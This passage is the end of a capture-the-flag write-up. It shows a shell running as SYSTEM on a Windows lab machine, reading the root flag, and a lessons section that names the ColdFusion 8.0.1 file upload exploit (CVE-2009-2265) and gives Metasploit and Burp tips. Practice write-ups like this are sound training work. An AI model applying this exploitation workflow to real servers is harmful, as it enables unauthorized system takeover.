07/11/2007 08:44 78.864 install.res.1042.dll
07/11/2007 08:44 76.768 install.res.2052.dll
07/11/2007 08:44 95.248 install.res.3002.dll
14/07/2009 05:20 <DIR> PerfLogs
26/12/2017 12:13 <DIR> Program Files
14/07/2009 07:06 <DIR> Program Files (x86)
14/02/2022 10:25 <DIR> Temp
22/03/2017 09:00 <DIR> Users
07/11/2007 05:00 5.680 vcredist.bmp
07/11/2007 08:50 1.927.956 VC_RED.cab
07/11/2007 08:53 242.176 VC_RED.MSI
09/04/2017 05:08 <DIR> Windows
25 File(s) 385.919.417 bytes
7 Dir(s) 1.428.750.336 bytes free

whoami
whoami
nt authority\system

cd Users
cd Users

cd Administrator
cd Administrator

cd Desktop
cd Desktop

dir
dir
Volume in drive C has no label.
Volume Serial Number is 5C03-76A0

Directory of C:\Users\Administrator\Desktop

22/03/2017 09:02 <DIR> .
22/03/2017 09:02 <DIR> ..
22/03/2017 09:02 32 root.txt
1 File(s) 32 bytes
2 Dir(s) 1.428.750.336 bytes free

type root.txt
type root.txt
c05c0ee6d02b5ebaff07e50500ffb90
c:\users\administrator\desktop

[3] 0:openvpn 1:rlwrap- 2:python 3:rlwrap
```

Lessons Learned

Exploit used:

<https://repo.theoremforge.com/pentesting/tools/-/blob/50ef88fdcdf8fac7cc0>

CVE-2009-2265 ColdFusion 8.0.1 File Upload Vuln

Things to note:

You can set metasploit LPORT to an interface such as "eth0" instead of running "ip a" each time to get ip

Set LPORT to BurpSuite to see what exploit does if it fails the first time and set Redirect in BurpSuite Proxy settings